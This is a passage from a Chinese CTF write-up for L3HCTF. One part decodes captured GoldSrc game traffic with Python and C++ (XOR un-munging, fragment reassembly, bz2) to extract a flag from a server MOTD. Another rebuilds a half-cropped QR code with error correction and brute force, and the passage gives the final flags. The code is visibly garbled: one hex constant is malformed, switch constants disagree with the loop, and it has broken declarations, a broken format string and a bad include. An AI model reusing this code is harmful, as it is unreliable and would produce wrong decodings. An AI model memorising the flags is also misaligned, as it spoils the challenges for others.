30     if type(ip.data) != UDP:
31         continue
32     udp = ip.data
33     if (udp.dport == 27015 and udp.sport == 27005) or (udp.dport == 27005 and
udp.sport == 27015):
34         result.append({
35             'src': udp.sport,
36             'dst': udp.dport,
37             'data': udp.data,
38             'size': len(udp.data)
39         })
40
41 for d in result:
42     print('%d, %d, %d, "%s",' % (d['src'], d['dst'], d['size'], ''.join('\x'
+ hex(b)[2:].zfill(2) for b in d['data'])))
```

然后是解码程序，解码过程主要是针对本题的，有一些情况没有考虑（例如一个数据包中存在多个 fragment 头时的流重组，同时当 HTTP 不可用时，UDP 也可以传资源文件，文件的 fragment 结构比普通 message 又有一些变化）。

C++

```
1  #include <cstdio>
2  #include <stdint>
3  #include <cstring>
4  #include <cctype>
5  #include <bzlib.h>
6
7  #define bswap __builtin_bswap32
8
9  #pragma pack(push, 1)
10 struct goldsrc_buffer
11 {
12     uint8_t data[65536];
13     size_t size;
14     size_t cursor;
15
16     size_t rest_size()
17     {
18         return size - cursor;
19     }
20
21     uint8_t *current()
22     {
23         return this->data + this->cursor;
24     }
25
26     uint8_t read_uint8()
27     {
28         uint8_t value = *(uint8_t *) (this->data + this->cursor);
29         this->cursor += sizeof(uint8_t);
30         return value;
31     }
32
33     uint16_t read_uint16()
34     {
35         uint16_t value = *(uint16_t *) (this->data + this->cursor);
36         this->cursor += sizeof(uint16_t);
37         return value;
38     }
39
40     uint32_t read_uint32()
41     {
42         uint32_t value = *(uint32_t *) (this->data + this->cursor);
```

```

43         this->cursor += sizeof(uint32_t);
44         return value;
45     }
46 };
47
48 struct goldsrc_packet
49 {
50     uint16_t src;
51     uint16_t dst;
52     size_t size;
53     union
54     {
55         const char *raw; // initializer list
56         uint8_t *data;
57     };
58 };
59
60 struct goldsrc_fragment
61 {
62     // uint8_t next;
63     uint16_t buffer;
64     uint16_t id;
65     uint16_t start_pos;
66     uint16_t length;
67 };
68 #pragma pack(pop)
69
70 goldsrc_packet packets[] =
71 {
72     #include "hl.i"
73 };
74
75 // REHLDS implementation
76 void COM_UnMunge2(unsigned char *data, int len, int seq)
77 {
78     unsigned int *pc;
79     unsigned int *end;
80     unsigned int mSeq;
81
82     mSeq = bswap(~seq) ^ seq;
83     len /= 4;
84     end = (unsigned int *)data + (len & ~15);
85
86     for (pc = (unsigned int *)data; pc < end; pc += 16)
87     {
88         pc[0] = bswap(pc[0] ^ mSeq ^ 0xFFFFE7A5);
89         pc[1] = bswap(pc[1] ^ mSeq ^ 0xBFEEFFE5);
90         pc[2] = bswap(pc[2] ^ mSeq ^ 0xFFBFEEFF);

```



```

91     pc[3] = bswap(pc[3] ^ mSeq ^ 0xBFEBFBED);
92     pc[4] = bswap(pc[4] ^ mSeq ^ 0xBFABFBFB);
93     pc[5] = bswap(pc[5] ^ mSeq ^ 0xFFBFAFEF);
94     pc[6] = bswap(pc[6] ^ mSeq ^ 0xFFEFBFAD);
95     pc[7] = bswap(pc[7] ^ mSeq ^ 0xFFFFFEBF);
96     pc[8] = bswap(pc[8] ^ mSeq ^ 0xFFEFF7EF);
97     pc[9] = bswap(pc[9] ^ mSeq ^ 0xBFEEF7F5);
98     pc[10] = bswap(pc[10] ^ mSeq ^ 0xBFBBFE7E5);
99     pc[11] = bswap(pc[11] ^ mSeq ^ 0xFFAFB7E7);
100    pc[12] = bswap(pc[12] ^ mSeq ^ 0xBFFFAFB5);
101    pc[13] = bswap(pc[13] ^ mSeq ^ 0xBFABFFAF);
102    pc[14] = bswap(pc[14] ^ mSeq ^ 0xFFAFA7FF);
103    pc[15] = bswap(pc[15] ^ mSeq ^ 0xFFEFA7A5);
104 }
105
106 switch (len & 15)
107 {
108     case 15:
109         pc[14] = bswap(pc[14] ^ mSeq ^ 0xFFAFA7FF);
110     case 14:
111         pc[13] = bswap(pc[13] ^ mSeq ^ 0xBFABFFAF);
112     case 13:
113         pc[12] = bswap(pc[12] ^ mSeq ^ 0xBFFFAFB5);
114     case 12:
115         pc[11] = bswap(pc[11] ^ mSeq ^ 0xFFAFB7E7);
116     case 11:
117         pc[10] = bswap(pc[10] ^ mSeq ^ 0xBFBBFE7E5);
118     case 10:
119         pc[9] = bswap(pc[9] ^ mSeq ^ 0xBFEEF7F5);
120     case 9:
121         pc[8] = bswap(pc[8] ^ mSeq ^ 0xFFEFF7EF);
122     case 8:
123         pc[7] = bswap(pc[7] ^ mSeq ^ 0xFFFFFEBF);
124     case 7:
125         pc[6] = bswap(pc[6] ^ mSeq ^ 0xFFEFBFAD);
126     case 6:
127         pc[5] = bswap(pc[5] ^ mSeq ^ 0xFFBFAFEF);
128     case 5:
129         pc[4] = bswap(pc[4] ^ mSeq ^ 0xBFABFBFB);
130     case 4:
131         pc[3] = bswap(pc[3] ^ mSeq ^ 0xBFEBFBED);
132     case 3:
133         pc[2] = bswap(pc[2] ^ mSeq ^ 0xFFBFEBFF);
134     case 2:
135         pc[1] = bswap(pc[1] ^ mSeq ^ 0xBFEEFFE5);
136     case 1:
137         pc[0] = bswap(pc[0] ^ mSeq ^ 0xFFFFE7A5);
138 }

```

```

139 }
140
141 void dump_line(const uint8_t *data, size_t length)
142 {
143     for (int i = 0; i < length; i++)
144     {
145         if (i == 0)
146         {
147             putchar('|');
148         }
149         if (isprint(data[i]) && data[i] != '\t' && data[i] != '\n')
150         {
151             printf("%c |", data[i]);
152         }
153         else
154         {
155             printf("%02X|", data[i]);
156         }
157     }
158     puts("");
159 }
160
161 void dump(const uint8_t *data, size_t length)
162 {
163     puts("dump:");
164     for (int i = 0; i < length; i++)
165     {
166         if (i % 8 == 0)
167         {
168             putchar('\n');
169             putchar('|');
170         }
171         if (isprint(data[i]) && data[i] != '\t' && data[i] != '\n')
172         {
173             printf("%c |", data[i]);
174         }
175         else
176         {
177             printf("%02X|", data[i]);
178         }
179     }
180     puts("");
181     puts("");
182 }
183
184 struct goldsrc_stream
185 {
186     int id;
187     goldsrc buffer buffer:

```

```

188 };
189
190 goldsrc_stream streams[500];
191
192 int stream_map[500], stream_count = 0;
193
194 int main()
195 {
196     goldsrc_buffer buffer;
197     FILE *out = fopen("out.bin", "wb");
198     constexpr size_t packet_count = sizeof(packets) / sizeof(packets[0]);
199     for(int i = 0; i < 500; i++) { stream_map[i] = -1; }
200     for (int i = 0; i < packet_count; i++)
201     {
202         const goldsrc_packet &p = packets[i];
203         memcpy(buffer.data, p.raw, p.size);
204         buffer.cursor = 0;
205         buffer.size = p.size;
206
207         uint32_t outgoing = buffer.read_uint32();
208         uint32_t incoming = buffer.read_uint32(); // unused
209
210         if (outgoing != 0xFFFFFFFFu)
211         {
212             bool is_reliable = outgoing & (1 << 31);
213             bool is_frag = outgoing & (1 << 30);
214             outgoing = outgoing ^ (is_reliable << 31);
215             outgoing = outgoing ^ (is_frag << 30);
216             COM_UnMunge2(buffer.current(), buffer.rest_size(), outgoing & 0xFF);
217             printf(
218                 "(PACKET #05d ) %05XB %s [%s %s] \n",
219                 i,
220                 p.size,
221                 p.src == 27015 ? "SERVER -> CLIENT" : "CLIENT -> SERVER",
222                 is_reliable ? "RELIABLE" : "",
223                 is_frag ? "FRAGMENT" : "");
224             fwrite(buffer.data, buffer.size, 1, out);
225             dump_line(buffer.data, buffer.size);
226             puts("");
227             if (is_frag)
228             {
229                 goldsrc_fragment *f;
230                 while (buffer.read_uint8()) // has fragment?
231                 {
232                     f = (goldsrc_fragment *) buffer.current();
233                     buffer.cursor += sizeof(goldsrc_fragment);
234                 }
235                 size_t i = stream_map[f->buffer] < 0 ? (stream_map[f->buffer] =

```

```

stream_count++) : stream_map[f->buffer];
236         goldsrc_stream &stream = streams[i];
237         stream.id = f->buffer;
238         memcpy(stream.buffer.data + stream.buffer.size,
buffer.current(), f->length);
239         stream.buffer.size += f->length;
240         fprintf(stderr, "Stream #%d (streams[%d]): fragment %d length
%u\n", f->buffer, i, f->id, stream.buffer.size);
241         if(f->buffer == f->id)
242         {
243             // stream finish
244             stream_map[f->buffer] = -1;
245         }
246     }
247 }
248 }
249 puts("");
250
251 char filename[256];
252 for(int i = 0; i < stream_count; i++)
253 {
254     goldsrc_stream &stream = streams[i];
255     goldsrc_buffer &buffer = stream.buffer;
256
257     #define MAKEID(d, c, b, a)((((int)(a) << 24) | ((int)(b) << 16) | ((int)
(c) << 8) | ((int)(d)))
258     // dump(buffer.data, 16);
259     if(*(uint32_t *) buffer.data != MAKEID('B', 'Z', '2', '\0'))
260     {
261         printf(
262             "(RELIABLE BUFFER STREAM #%d)\n"
263             "TOTAL SIZE: %u\n",
264             i,
265             stream.buffer.size);
266         sprintf(filename, "out_%d.bin", i);
267         FILE *f = fopen(filename, "wb");
268         fwrite(buffer.data, buffer.size, 1, f);
269         fclose(f);
270     }
271     else
272     {
273         buffer.read_uint32(); // eats MAKEID('B', 'Z', '2', '\0')
274         uint32_t bz2_out_length = 65536;
275         uint8_t bz2_out[65536];
276         int status;
277         if (!(status = BZ2_bzBuffToBuffDecompress((char *) bz2_out,
(unsigned int *) &bz2_out_length, (char *) buffer.current(), buffer.rest_size(),
1, 0)))

```

```

278     {
279         printf(
280             "(RELIABLE BUFFER STREAM #%d)\n"
281             "BZ2 (STATUS: %d) compressed: %u --> uncompressed: %u\n",
282             i,
283             status,
284             stream.buffer.size,
285             buffer.rest_size(),
286             bz2_out_length
287         );
288         printf("Dump of reliable buffer %u:\n", i);
289         dump(bz2_out, bz2_out_length);
290         sprintf(filename, "out_%d.bin", i);
291         FILE *f = fopen(filename, "wb");
292         fwrite(bz2_out, bz2_out_length, 1, f);
293         fclose(f);
294     }
295     else
296     {
297         fprintf(stderr, "Error when decompressing stream %d.\n",
298             stream.id);
299     }
300 }
301 fclose(out);
302 }

```

最终能够在输出的第 11 个消息流中找到服务器发送的 MOTD，包含第三部分 flag

`h4ppy!uNmUng3}`。

```
out_11.bin x
test > out_11.bin
3 <html xmlns="http://www.w3.org/1999/xhtml" lang="" xml:lang="">
4 <head>
5   <meta charset="utf-8" />
6   <meta name="generator" content="pandoc" />
7   <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=1" />
8   <title>welcome</title>
9   <style>
10     code{white-space: pre-wrap;}
11     span.smallcaps{font-variant: small-caps;}
12     span.underline{text-decoration: underline;}
13     div.column{display: inline-block; vertical-align: top; width: 50%;}
14     div.hanging-indent{margin-left: 1.5em; text-indent: -1.5em;}
15     ul.task-list{list-style: none;}
16     .display-math{display: block; text-align: center; margin: 0.5rem auto 0;}
17   </style>
18   <!--[if lt IE 9]>
19     <script src="//cdn.jsdelivr.net/npm/html5shiv/3.7.3/html5shiv-printshiv.min.js"></script>
20   <![endif]-->
21 </head>
22 <body>
23 <h1 id="welcome-to-my-game-server">Welcome to my game server!</h1>
24 <h2 id="introduction-to-the-server">Introduction to the server</h2>
25 <p>Congrats! You have found part 3:</p>
26 <pre><code>h4ppy!uNmUng3</code></pre>
27 </body>
28 </html>
29
30 00000000W TERRORIST000W CT000W 000V UNASSIGNED0T 0000f 000k 0c40T 0000W CT
```

MOTD 中间会夹杂着控制字符，这是因为发送 MOTD 时首先将其切为 60 字节的 chunk 组，一个 chunk 包含在一条 message 中，详情可见 https://wiki.alliedmods.net/Half-life_1_game_events#MOTD

最终 flag 为 L3HCTF{v41v3#_@w4d_h4ppy!uNmUng3}

Cropped

修二维码的题在CTF中并不少见，缺了个角补上定位码之类的，拿qrazybox提取之类的，甚至有补上padding然后恢复的 (<https://www.robertxiao.ca/hacking/ctf-writeup/mma2015-qrcode/>)

但是如果缺了一半，那该怎么办呢

首先是几个工具网站

- QRazyBox: QR Code Toolkit: <https://merricx.github.io/qrazybox/>
- QR Code Tutorial: <https://www.thonky.com/qr-code-tutorial/introduction>
- 以及在写wp时候发现的中文整理: <https://examine2.top/2020/04/25/%E4%BA%8C%E7%BB%B4%E7%A0%81/>

阅读QR标准，可以得知QR的主要数据部分有三部分，明文、padding和纠错码。在数据区开头有4比特模式+8比特长度的头部。其中模式部分最常用的是0100代表的byte模式

```
` 0100 <8-bit length> <text bytes> 0000 <padding bytes> <error correction bytes> `
```

将这半部分载入qrazybox，通过定位块周围的部分确定出纠错等级L和mask模式2

如果要直观一点的查看，可以mask之后手工画上0100的模式，以及任意一个长度，提取信息可以看到

QR version : 4 (33x33)

Error correction level : **L**

Mask pattern : 2

Number of missing bytes (erasures) : **51 bytes (51.00%)**

Data blocks :

```
["01000011","1111????","????????","????
```

```
0111","01000111","00000111","00110011","10100010","1111????","????????","????????","????????","????????",
100110","01110110","10010111","01000110","10000111","01??????","????????","????????","????????","??????",
10010","11110100","11000011","00110100","10000100","00110101","01000100","01100010","11110011","1",
10011","01000110","01100110","01000110","00100110","00100110","00010011","00100011","01100011","0",
00110","00110110","00010110","01000011","01110110","01000011","01110011","00010110","01010000","1",
10001","11101100","00010001","11101100","00010001","11101100","00010001","11101100","11100100","1",
11100","10010110","11111110","01010111","11111001","110?????","????????","????????","???",
11000","11001010","11010011","00011010","01000001","010?????"]
```

Final data bits :

01000011000000000000000000000000100011100000111001100111010001000000000000000000000000

[0100] [00110000]

[illegible]

Mode Indicator : **8-bit Mode (0100)**

Character Count Indicator : 48

Decoded data : **ps: ithp L3HCTF/0 fdbba260**

Final Decoded string: **ps: ithp L3HCTF/0 fdbba260**

使用Data Sequence Analysis可以看到更详细的每块代表了什么

但是正如上面说的，损坏率达到了50%，纠错码已经救不回来了，而qrazybox本身bug也有很多，所以接下来吧data blocks提取出来自己分析

```
data_blocks = ["01000011", "1111????", "????????", "??000111", "01000111", "00000111", "00110011", "10100010", "111100?"]
data_bits = ''.join(data_blocks).replace('?', '0')[12:]
s = []
for i in range(0, len(data_bits), 8):
    s.append(int(data_bits[i:i+8], 2))
import pwn
print(pwn.hexdump(bytes(s)))
```

Python

```

00000000  00 00 74 70 73 3a 2f 00 00 00 00 00 0e 67 69 74  |...tp|s:/|...|git|
00000010  68 75 00 00 00 00 05 2f 4c 33 48 43 54 46 2f 39  |hu...|.../|L3HC|TF/9|
00000020  00 00 00 00 00 00 05 34 66 64 62 62 61 32 36 33  |...|...4|fdbb|a263|
00000030  00 00 00 00 00 00 02 63 61 64 37 64 37 31 65 0e  |...|...c|ad7d|71e|
00000040  80 00 00 00 00 00 01 1e c1 1e c1 1e c1 1e ce 4f  |...|...|...|...O|
00000050  00 00 00 00 03 c9 6f e5 7f 9c 80 00 07 8c ad 31  |...|...o|...|...1|
00000060  a4 15 08                                     |...|
00000063

```

这里可以比较明显的看出来，内容格式是个链接，`?????.github.com/L3HCTF/{hex}`，而且根据提示的聊天记录可以看出是gist。

补全url开头的部分，根据gist链接得到长度，再把后面的padding补上。

```

def binary_encode(l):
    return ''.join('{:0>8b}'.format(i) for i in l)
origin_bits = ''.join(data_blocks)
known_bits = '0100' # mode
known_bits += binary_encode([63]) # length
known_bits += binary_encode('https://gist.github.com/L3HCTF/'.encode())
known_bits += '????????' * 32
known_bits += '0000' # zero pad to 8-bit
known_bits += '1110110000010001'*((80 - 65) // 2) # pad to 100 bytes
known_bits += '11101100' # remaing padding
known_bits += '????????' * 20 # error correction
print(len(origin_bits), len(known_bits))
assert(len(origin_bits) == len(known_bits))
fixed_data_bits = ''.join(o if k == '?' else k for o, k in zip(origin_bits, known_bits))
fixed_blocks = []
for i in range(0, len(fixed_data_bits), 8):
    block = fixed_data_bits[i:i+8]
    if '?' in block:
        print(i // 8, block)
        fixed_blocks.append(int(block.replace('?', '0'), 2))

```

Python

Plain Text

```

1 33 10010???
2 34 ????????
3 35 ????????
4 36 ????????
5 37 ????????
6 38 ????????
7 39 ????????
8 40 ?1010011
9 49 00110???
10 50 ????????
11 51 ????????
12 52 ????????
13 53 ????????
14 54 ????????
15 55 ????????
16 56 ?0100110
17 81 11110???
18 82 ????????
19 83 ????????
20 84 ????????
21 85 ????????
22 86 ?0111100
23 91 11001???
24 92 ????????
25 93 ????????
26 94 ?1111000
27 99 01011???

```


经过一通修复，通过已知的信息把仍然缺失的块数量缩小到了27个。但是通过查询纠错码等级和原理，可以知道其最多修复20个已知错误位置的块，仍然缺失的7个字节信息目前还是无法恢复，即使选取缺失数量最少的块，也还有13个比特的信息未知。再观察url，还没有利用到的信息是链接后半部分是十六进制，相当于每个未知字符有4个比特的信息。这保证了枚举前面7个块中的13个比特后，通过纠错码还原剩下20个块，再判断链接是否是合法十六进制，就能得到原始的链接。python有creedsolo库，大概十几秒就能跑出来。

这道题的出题idea来自某次ARG，规模更大的版本和更加详细的解释可以在这里<https://github.com/WJH-NonR/qr-project-cold>找到，37*37的二维码，纠错等级L，恰好给出上边一半，需要进行 2^{26} 级别的枚举